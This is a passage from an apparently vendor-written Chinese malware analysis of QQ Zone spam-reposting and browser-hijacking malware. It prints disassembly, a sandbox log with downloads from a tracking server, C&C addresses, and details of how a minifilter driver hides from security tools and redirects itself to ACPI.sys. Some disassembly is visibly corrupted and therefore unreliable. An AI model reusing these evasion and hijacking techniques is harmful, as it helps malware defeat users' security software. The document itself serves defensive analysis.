病毒首先会访问 QQ 快速登录网址（<https://xui.ptlogin2.qq.com>），之后使用 JavaScript 脚本调用 QQ 登录 COM 接口，获取当前登录用户的 QQ 号、昵称和 ClientKey（由于代码涉及敏感操作，此处不对相关代码进行展示说明）。

利用获取到的 QQ 登录信息登录 QQ 空间，根据从远程 C&C 服务器 (<http://204.12.196.42:81/home/index/number?id=xxx.js> , “x”代表任意数字) 获取到的数据转发空间动态。获取到的数据，如下图所示：



```
117. js
1 e0d2470e0b9b795a14780700----239588064----过个好年就靠这个了
118. js
1 391b783ae5aa795ad7830c00----980949817----过个好年就靠这个了
119. js
1 069a15361ba8795adc650000----907385350----过个好年就靠这个了
```

远程获取到的推广数据

如上图数据，数据分为三个部分，分别为 QQ 空间动态的 tid、动态所属 QQ 号和转发时使用的评论。相关代码如下图所示：

```

loc_40BBB1: ; CODE XREF: .text:0040BB8E ↑ j
push offset a2finfocenter ; "%2Finfocenter"
jmp short loc_40BBB9
; -----
;
db 8Bh
; -----
loc_40BBB9: ; CODE XREF: .text:0040BB86 ↑ j
mov ebx, [ebp+0Ch]
push dword ptr [ebx]
stc
jb short loc_40BBB2
; -----
;
db 90h
; -----
loc_40BBB2: ; CODE XREF: .text:0040BB8F ↑ j
push offset a0zreferrerHttp ; "&qzreferrer=https%30%2F%2Fuser.qzone.qq"
jmp short loc_40BBCA
; -----
;
db 0B4h
; -----
loc_40BBCA: ; CODE XREF: .text:0040BB8C ↑ j
mov ebx, [ebp+0Ch]
push dword ptr [ebx]
stc
jb short loc_40BBDB
; -----
;
db 90h
; -----
loc_40BBDB: ; CODE XREF: .text:0040BB90 ↑ j
push offset aWithCnt0FwdCw ; "%with_cnt=0&FwdToWeiBo=0&forward_source"
stc
jb short loc_40BBDC
; -----
;
db 90h
; -----
loc_40BBDC: ; CODE XREF: .text:0040BB99 ↑ j
push dword ptr [ebp-1Ch]
stc
clic
jnb short loc_40BBE3
; -----
;
db 90h
; -----
loc_40BBE3: ; CODE XREF: .text:0040BB9E ↑ j
push offset aSignin0Con ; "%signin=0&rcon="
stc
jb short loc_40BBEC
; -----
;
db 90h
; -----
loc_40BBEC: ; CODE XREF: .text:0040BB99 ↑ j
mov ebx, [ebp+10h]
push dword ptr [ebx]
jmp short loc_40BBF4
; -----
;
db 7Dh ; }
; -----
loc_40BBF4: ; CODE XREF: .text:0040BBF1 ↑ j
push offset aI1Source1I1Uin ; "%t1_source=1&t1_uin="
stc
jb short loc_40BBFD
loc_40BBFC: nop
loc_40BBFD: ; CODE XREF: .text:0040BBFA ↑ j
mov ebx, [ebp+14h]
push dword ptr [ebx]
jmp short loc_40BC05
; -----
;
db 0Fh
; -----
loc_40BC05: ; CODE XREF: .text:0040BC02 ↑ j
push offset aTid ; "%tid="
mov ecx, 0Bh
call construct_forward_ur1
add esp, 2Ch
mov [ebp-20h], eax

```

转发请求链接

5. 流量劫持病毒

病毒运行后会释放出用来进行流量劫持的恶意驱动，被释放的恶意驱动名为

volclr.sys。在火绒虚拟行为沙盒中运行结果如下图所示：

```
0x0040e109: KERNEL32!GetCurrentThread()
0x0040e10f: KERNEL32!GetCommMode()
0x004115c5: KERNEL32!GetModuleFileName(0, "C:\Test.exe", 0x00000194)
0x0040e110: KERNEL32!GetModuleHandle("kernel32")
0x0040e110: KERNEL32!GetProcAddress(0x00000000, "GetNativeSystemInfo")
0x0040e110: KERNEL32!GetModuleHandle(NULL)
0x0040e250: KERNEL32!GetModuleHandle(NULL)
0x0040e110: KERNEL32!GetModuleHandle("kernel32")
0x0040e110: KERNEL32!GetProcAddress(0x00000000, "GetNativeSystemInfo")
0x0040e110: KERNEL32!GetNativeSystemInfo(0x00000000)
0x0040e32f: KERNEL32!GetModuleHandle("ntdll.dll")
0x0040e318: KERNEL32!GetProcAddress(0x00000000, "MemComp")
0x0040e305: ntdll!MemComp(0x0175a220, 0x0171001c, 0x00000003)
0x0040e111: advapi32!RegOpenKeyEx(0x00000000, "SOFTWARE\VolcIR\Hw", 0x0001f076)
0x0040e212: advapi32!RegOpenKeyEx(0x00000000, "SOFTWARE\VolcIR\Hw", 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000)
0x0040e229: advapi32!RegSetValueEx(0xffffffff, "cid", 0x00000000, 0x00000000, 0x0175f044, 0x00000004)
0x0040e209: KERNEL32!CloseHandle(0xffffffff)
0x0040e209: Shell32!SHGetFolderPath(0x00000000, 0x00000025, 0x00000000, 0x00000001, "")
0x0040e109: KERNEL32!LoadLibrary("kernel32.dll")
0x0040e109: KERNEL32!GetProcAddress(0x00000000, "How4Dicolob4DfRedirection")
0x0040e109: KERNEL32!GetProcAddress(0x00000000, "How4Ever4Dicolob4DfRedirection")
0x0040e109: KERNEL32!GetProcAddress(0x00000000, "GetNativeSystemInfo")
0x0040e109: KERNEL32!GetNativeSystemInfo(0x00000000)
0x0040e209: KERNEL32!CreateFileW("C:\Windows\System32\Drivers\VolcIR.sys", 0x00000000, 0x00000001, 0x00000000, 0x00000000, 0x00000000, 0x00000000)
0x0040e222: KERNEL32!WriteFile(0x00000000, 0x0172001c, 0x00000000, 0x00000000, 0x00000000)
0x0040e109: KERNEL32!GetModuleHandle("kernel32")
0x0040e109: KERNEL32!GetProcAddress(0x00000000, "GetNativeSystemInfo")
0x0040e110: KERNEL32!GetNativeSystemInfo(0x00000000)
0x0040e217: advapi32!OpenSCManager(NULL, NULL, 0x00000000)
0x0040e202: advapi32!CreateService(0x00000000, "VolcIR", "VolcIR", 0x00000000, 0x00000000, 0x00000000, "C:\Windows\System32\Drivers\VolcIR.sys", "FSFilter Activity Monitor", 0x00000000, "FileMgr", NULL, NULL)
0x0040e209: advapi32!CloseServiceHandle(0x00000000)
0x0040e109: KERNEL32!GetComputerName(0, 0x00000000)
0x0040e141: netapi32!NetApiBrowsing(0x00000000)
0x0040e025: Shell32!SHGetFolderPath("http://j.hao177.com/tongji.php?os=...&user_id=00001&acc=...&ver=41&oz=8&ub=6&ze=3&uid=...")
0x0040e070: urlmon!URLDownloadToFile(0x00000000, "http://j.hao177.com/tongji.php?os=...&user_id=00001&acc=...&ver=41&oz=8&ub=6&ze=3&uid=...")
0x0040e024: KERNEL32!GetModuleFileName(0, "C:\Test.exe", 0x00000194)
0x0040e224: KERNEL32!GetModuleFileName("C:\Test.exe", "C:\Test.exe", 0x00000194)
0x0040e262: KERNEL32!GetEnvironmentVariable("COMSPEC", "", 0x00000194)
0x0040e270: KERNEL32!IsTrunc("C:\Test.exe", "C:\Test.exe")
0x0040e272: Shell32!ShellExecuteEx(0x00000194)
0x0040e251: KERNEL32!GetModuleHandle("accorde.dll")
0x0040e207: KERNEL32!ExitProcess(0x00000001)
```

释放恶意驱动

恶意驱动加载后，会将浏览器首页劫持为跳转链接（hxxp://www.638739.to、hxxp://www.winxitong.cn），最终会跳转到 2345 导航页面（hxxps://www.hao774.com/?34067-0351）。如下图所示：



跳转页面



劫持流量

被劫持浏览器列表，如下图所示：

- iexplore.exe •chrome.exe •shouxin.exe •baidubrowser.exe •Safari.exe
- hao123browser.exe •Juzi.exe •liebao.exe •launcher.exe •QQBrowser.exe
- Safari.exe •2345Explorer.exe •2345chrome.exe •firefox.exe •MxStart.exe
- rccb.exe •SogouExplorer.exe •TheWorld.exe •UCBrowser.exe •360se.exe
- YYExplorer.exe •TaoBrowser.exe •ADSafeSe.exe •360chrome.exe

被劫持的浏览器

恶意驱动加载后，volclr.sys 驱动程序相关恶意行为如下：

1. 首先在 minifilter 过滤驱动中，对安装软件安装包进行放过，保证安全软件可以正常安装，提高病毒自身的隐蔽性。如下图所示：


```

.text:907CF1E8      push     ebx
.text:907CF1E8      push     offset a61bzroe2g1h ; *setup*.exe
.text:907CF1F0      call    compare_with_decode_str
.text:907CF1F5      test    eax, eax
.text:907CF1F7      jnz     loc_907D031A
.text:907CF1FD      push     ebx
.text:907CF1FE      push     offset a6diy01fk ; *inst*.exe
.text:907CF203      call    compare_with_decode_str
.text:907CF208      test    eax, eax
.text:907CF208      jnz     loc_907D031A
.text:907CF210      push     ebx
.text:907CF211      push     offset a61o0zFI ; *360sd*.exe
.text:907CF216      call    compare_with_decode_str
.text:907CF21B      test    eax, eax
.text:907CF21D      jnz     loc_907D031A
.text:907CF223      push     ebx
.text:907CF224      push     offset a6R8kgrb0oiek ; *qqpcngr*.exe
.text:907CF229      call    compare_with_decode_str
.text:907CF22E      test    eax, eax
.text:907CF230      jnz     loc_907D031A
.text:907CF236      push     ebx
.text:907CF237      push     offset a62DFI ; *duba*.exe
.text:907CF23C      call    compare_with_decode_str
.text:907CF241      test    eax, eax
.text:907CF243      jnz     loc_907D031A
.text:907CF249      push     ebx
.text:907CF24A      push     offset a6jfc0b0oiek ; *Baidu0n*.exe
.text:907CF24F      call    compare_with_decode_str
.text:907CF254      test    eax, eax
.text:907CF256      jnz     loc_907D031A
.text:907CF25C      push     ebx
.text:907CF25D      push     offset a6jfc0b0oiek ; *Baidusd*.exe
.text:907CF262      call    compare_with_decode_str
.text:907CF267      test    eax, eax
.text:907CF269      jnz     loc_907D031A
.text:907CF26F      push     ebx
.text:907CF270      push     offset a6023soHhdT00 ; *2345spesafe*.exe
.text:907CF275      call    compare_with_decode_str
.text:907CF27A      test    eax, eax
.text:907CF27C      jnz     loc_907D031A
.text:907CF282      push     ebx
.text:907CF283      push     offset a6RFI ; *ravv16*.exe
.text:907CF288      call    compare_with_decode_str
.text:907CF28D      test    eax, eax
.text:907CF28F      jnz     loc_907D031A
.text:907CF295      push     ebx
.text:907CF296      push     offset a61pVcB20oiek ; *sysdiag*.exe
.text:907CF29B      call    compare_with_decode_str
.text:907CF2A0      test    eax, eax
.text:907CF2A2      jnz     loc_907D031A
.text:907CF2A8      push     ebx
.text:907CF2A9      push     offset a61o0zd823asT00 ; *360se?.?.*.exe
.text:907CF2AE      call    compare_with_decode_str
.text:907CF2B3      test    eax, eax
.text:907CF2B5      jnz     loc_907D031A
.text:907CF2BB      push     ebx
.text:907CF2BC      push     offset a61o0bEa3hdj ; *360cse*.exe
.text:907CF2C1      call    compare_with_decode_str
.text:907CF2C6      test    eax, eax
.text:907CF2C8      jnz     loc_907D031A
.text:907CF2D5      push     ebx
.text:907CF2D6      push     offset a6n8y1w62KL ; *QQBrowser*.exe
.text:907CF2DF      call    compare_with_decode_str
.text:907CF2D4      test    eax, eax
.text:907CF2D9      jnz     loc_907D031A
.text:907CF2DB      push     ebx
.text:907CF2E1      push     offset a6023sbgz10ig0 ; *2345Explorer*.exe
.text:907CF2E2      call    compare_with_decode_str
.text:907CF2E7      test    eax, eax
.text:907CF2EC      jnz     loc_907D031A
.text:907CF2EE      push     ebx
.text:907CF2F4      push     offset a6n58y1w62KL ; *KSBrowser*.exe
.text:907CF2F5      call    compare_with_decode_str
.text:907CF2FA      test    eax, eax
.text:907CF2FF      jnz     loc_907D031A
.text:907CF307      push     ebx
.text:907CF308      push     offset a6V1E2g1h ; *__*.exe
.text:907CF30D      call    compare_with_decode_str
.text:907CF312      test    eax, eax
.text:907CF314      jnz     loc_907D031A

```

被放过的进程名

- 通过 minifilter 过滤，限制 explorer 及安全软件（火绒、360、腾讯、金山、百度、瑞星、2345 安全卫士）进程无法查看目录名为 drivers 下的所有文件及 volclr.sys。结合第一点，可以达到既不影响安全软件安装又可以与安全软件进行对抗的目的。相关代码如下图所示：


```

.text:907D0604      push      [ebp+Filename]
.text:907D0607      push      offset a6A0gEr0 ; *\\drivers*
.text:907D060C      call     compare_with_decode_str
.text:907D0611      test     eax, eax
.text:907D0613      jnz     short loc_907D0628
.text:907D0615      push      [ebp+Filename]
.text:907D0618      push      [ebp+volclr_filename]
.text:907D061B      call     stricmp_ex
.text:907D0620      test     eax, eax
.text:907D0622      jz      @@ret ; __linkproc__ ret
.text:907D0628      loc_907D0628: ; CODE XREF: PostOperation_cb+295 ↑ j
                mov     _image_filename, [ebp+procname]
.text:907D062B      push      _image_filename
.text:907D062C      push      offset a6B1jorg0iek ; *\\explorer.exe
.text:907D0631      call     compare_with_decode_str
.text:907D0636      test     eax, eax
.text:907D0638      jnz     @@deny_or_hide
.text:907D063E      push      _image_filename
.text:907D0643      push      offset a610taff ; *360Safe*
.text:907D0644      call     compare_with_decode_str
.text:907D0649      test     eax, eax
.text:907D064B      jnz     short @@deny_or_hide
.text:907D064D      push      _image_filename
.text:907D0653      push      offset a6nHqr ; *QQPCMgr*
.text:907D0658      call     compare_with_decode_str
.text:907D065D      test     eax, eax
.text:907D065F      jnz     short @@deny_or_hide
.text:907D0662      push      _image_filename
.text:907D0665      push      offset a610zE ; *360sd*
.text:907D066C      call     compare_with_decode_str
.text:907D066F      test     eax, eax
.text:907D0671      jnz     short @@deny_or_hide
.text:907D0673      push      _image_filename
.text:907D0679      push      offset a6jfc0 ; *BaiduAn*
.text:907D0680      call     compare_with_decode_str
.text:907D0685      test     eax, eax
.text:907D0687      jnz     short @@deny_or_hide
.text:907D0689      push      _image_filename
.text:907D068E      push      offset a6jfc0 ; *BaiduAn*
.text:907D0695      call     compare_with_decode_str
.text:907D0698      test     eax, eax
.text:907D069A      jnz     short @@deny_or_hide
.text:907D069C      push      _image_filename
.text:907D06A1      push      offset a6EygGF ; *Rising*
.text:907D06A8      call     compare_with_decode_str
.text:907D06AB      test     eax, eax
.text:907D06AD      jnz     short @@deny_or_hide
.text:907D06AF      push      _image_filename
.text:907D06B5      push      offset a6023s5axHh2 ; *2345PCSafe*
.text:907D06BC      call     compare_with_decode_str
.text:907D06C1      test     eax, eax
.text:907D06C3      jnz     short @@deny_or_hide
.text:907D06C5      push      _image_filename
.text:907D06CB      push      offset a6upVcB ; *Sysdiag*
.text:907D06D2      call     compare_with_decode_str
.text:907D06D5      test     eax, eax
.text:907D06D7      jz      @@ret ; __linkproc__ ret
.text:907D06D9      @@deny_or_hide: ; CODE XREF: PostOperation_cb+2BA ↑ j
                ; PostOperation_cb+2CD ↑ j ...
                test    byte ptr dword_907FA8E0, 0
                jz      loc_907D068B
                cmp     [ebp+FileInformationClass], FileBothDirectoryInformation
                jz      short @@hide_from_result
                cmp     [ebp+FileInformationClass], FileIDBothDirectoryInformation
                jz      short @@hide_from_result
                mov     eax, [ebp+cb_data]
                mov     [eax+FLT_CALLBACK_DATA.IoStatus.Status], STATUS_NO_SUCH_FILE
                and     [eax+FLT_CALLBACK_DATA.IoStatus.Information], 0
                jmp     @@ret ; __linkproc__ ret

```

minifilter 过滤 drivers 目录和 volclr.sys

使用 explorer 浏览系统 drivers 目录，如下图所示：



系统 drivers 目录

3. 限制指定浏览器加载安全软件的浏览器保护动态库，突破安全软件的浏览器保护功能，达到流量劫持目的。受限制的浏览器如下图所示：



受限制的浏览器

受限制的动态库列表，如下图所示：



受限制的动态库

受限制动态库所属软件厂商，包括火绒、360、QQ 电脑管家、金山等，甚至还包含有一款流氓软件的动态库 WebSafe.dll。如下图所示：



受限制动态库所属软件厂商

4. 将 volclr.sys 的文件重定向为 ACPI.sys，当打开 volclr.sys 文件对象时，实际打开的是 ACPI.sys。如果此时删除 volclr.sys，会将系统 ACPI.sys 删除。代码如下图所示：


```

.text:907CF76E      mov     edi, [ebp+str_volclr_sys]
.text:907CF771      mov     esi, offset asc_907D7148 ; "\\\\"
.text:907CF774      movsui push    0
.text:907CF778      push   offset aVilz ; volclr
.text:907CF77A      movsui push    0
.text:907CF77E      call   get_decode_str
.text:907CF785      mov     ebx, eax
.text:907CF787      mov     ecx, ebx
.text:907CF789      mov     edx, ebx
.text:907CF78B      loc_907CF78B: ; CODE XREF: PreOperation_cb+60C↓ j
.text:907CF788      mov     al, [ecx]
.text:907CF78D      inc     ecx
.text:907CF78E      test   al, al
.text:907CF790      jnz    short loc_907CF78B
.text:907CF792      mov     edi, [ebp+str_volclr_sys]
.text:907CF795      sub     ecx, edx
.text:907CF797      mov     eax, ecx
.text:907CF799      dec     edi
.text:907CF79A      loc_907CF79A: ; CODE XREF: PreOperation_cb+60C↓ j
.text:907CF798      mov     cl, [edi+1]
.text:907CF79D      inc     edi
.text:907CF79E      test   cl, cl
.text:907CF7A0      jnz    short loc_907CF79A
.text:907CF7A2      ; _linkproc__ memcpy
.text:907CF7A2      @memcpy:
.text:907CF7A2      mov     ecx, eax
.text:907CF7A4      shr     ecx, 2
.text:907CF7A7      mov     esi, edx
.text:907CF7A9      rep movsd
.text:907CF7AB      mov     ecx, eax
.text:907CF7AD      and     ecx, 3
.text:907CF7AE      rep movsb
.text:907CF7B2      mov     edi, [ebp+str_volclr_sys]
.text:907CF7B5      dec     edi
.text:907CF7B6      loc_907CF7B6: ; CODE XREF: PreOperation_cb+6F0↓ j
.text:907CF7B8      mov     al, [edi+1]
.text:907CF7BD      inc     edi
.text:907CF7BE      test   al, al
.text:907CF7C0      jnz    short loc_907CF7B6
.text:907CF7C2      mov     esi, offset aSys ; ".sys"
.text:907CF7C4      movsui push    1 ; int
.text:907CF7C6      push   ebx ; Dst
.text:907CF7C8      movsui push    4
.text:907CF7CA      call   release_str
.text:907CF7CC      push   4
.text:907CF7CE      call   check_flag
.text:907CF7D0      mov     esi, [ebp+str_handle_file_name]
.text:907CF7D3      test   eax, eax
.text:907CF7D5      jz     loc_907CF887
.text:907CF7D7      push   esi
.text:907CF7D9      [ebp+str_volclr_sys]
.text:907CF7DB      call   stricmp_ex
.text:907CF7DD      test   eax, eax
.text:907CF7DF      jz     loc_907D831A
.text:907CF7E1      push   [ebp+image_filename]
.text:907CF7E3      call   is_a_services_exe
.text:907CF7E5      test   eax, eax
.text:907CF7E7      jnz    loc_907D831A
.text:907CF7E9      call   compare_pid_in_interval
.text:907CF7EB      test   eax, eax
.text:907CF7ED      jnz    loc_907D831A
.text:907CF7EF      push   "\\" ; Ch
.text:907CF7F1      push   [ebp+handle_file_name] ; Str
.text:907CF7F3      call   ds!msrchr
.text:907CF7F5      pop     ecx
.text:907CF7F7      test   eax, eax
.text:907CF7F9      jz     short loc_907CF887
.text:907CF7FB      sub     eax, [ebp+handle_file_name]
.text:907CF7FD      mov     ebx, [ebp+handle_file_name_copy]
.text:907CF7FF      sar     eax, 1
.text:907CF801      lea     eax, [eax+eax*2]
.text:907CF803      push   eax ; MaxCount
.text:907CF805      push   [ebp+handle_file_name] ; Src
.text:907CF807      push   ebx ; Dst
.text:907CF809      call   memcpy
.text:907CF80B      add     esp, 0Ch
.text:907CF80D      mov     edi, ebx
.text:907CF80F      dec     edi
.text:907CF811      dec     edi
.text:907CF813      @wcslen: ; CODE XREF: PreOperation_cb+780↓ j
.text:907CF815      mov     ax, [edi+2]
.text:907CF817      inc     edi
.text:907CF819      inc     edi
.text:907CF81B      test   ax, ax
.text:907CF81D      jnz    short @wcslen
.text:907CF81F      mov     esi, offset aAcpiSys ; "acpi.sys"
.text:907CF821      movsui push    0
.text:907CF823      movsui push    0
.text:907CF825      movsui push    0
.text:907CF827      mov     eax, ebx
.text:907CF829      movsui push    2
.text:907CF82B      lea     edx, [eax+2]
.text:907CF82D      loc_907CF82D: ; CODE XREF: PreOperation_cb+790↓ j
.text:907CF82F      mov     cx, [eax]
.text:907CF831      inc     eax
.text:907CF833      inc     eax
.text:907CF835      test   cx, cx
.text:907CF837      jnz    short loc_907CF82D
.text:907CF839      mov     esi, [ebp+ptr_cb_data]
.text:907CF83B      sub     eax, edx
.text:907CF83D      sar     eax, 1
.text:907CF83F      add     eax, eax
.text:907CF841      push   eax ; DWORD
.text:907CF843      mov     eax, [esi+FLT_CALLBACK_DATA.1opb]
.text:907CF845      push   ebx ; DWORD
.text:907CF847      push   [eax+FLT_IO_PARAMETER_BLOCK.TargetFileObject] ; _DWORD
.text:907CF849      call   IoReplaceFileObjectName
.text:907CF84B      and     [esi+FLT_CALLBACK_DATA.ioStatus.Information], 0
.text:907CF84D      mov     [esi+FLT_CALLBACK_DATA.ioStatus.Status], STATUS_REPARSE
.text:907CF84F      jmp    loc_907CF50C

```


替换 volclr.sys 文件对象名

文件属性，如下图所示：




volclr.sys 文件属性

恶意驱动原始文件属性，如下图所示：



原始文件属性

恶意驱动原始签名信息，如下图所示：



原始签名信息

四、附录

文中涉及样本 SHA256 :

SHA256
246a1ad83bd25a3f581049a45a5056b27d7a3dd37d3904f83d1683b70e232a91
bbda76210c88efc6c77ffcab0cde862404233f5266a2615bcd5e438f612f450
6a95068af76051096023d2c5b614e4a4b3587f60c4ce8590ee0cf47b61faa333
8cd067360917dd5666216c55cdde332ec8242aac8f30bde3e6f79e3e90d3cd7
b99b203f5355afa198da58241d31202ba5304c1d18ab96cd29d36a59164e78ac